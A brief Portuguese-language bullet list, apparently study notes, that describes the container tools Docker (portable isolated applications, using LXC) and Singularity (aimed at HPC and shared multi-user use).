  - **Docker**: foco em executar aplicações isoladas segundo um pacote portável entre sistemas
    - usa LXC
  - **Singularity**: semelhante a docker, foco em HPC e partilha por vários utilizadores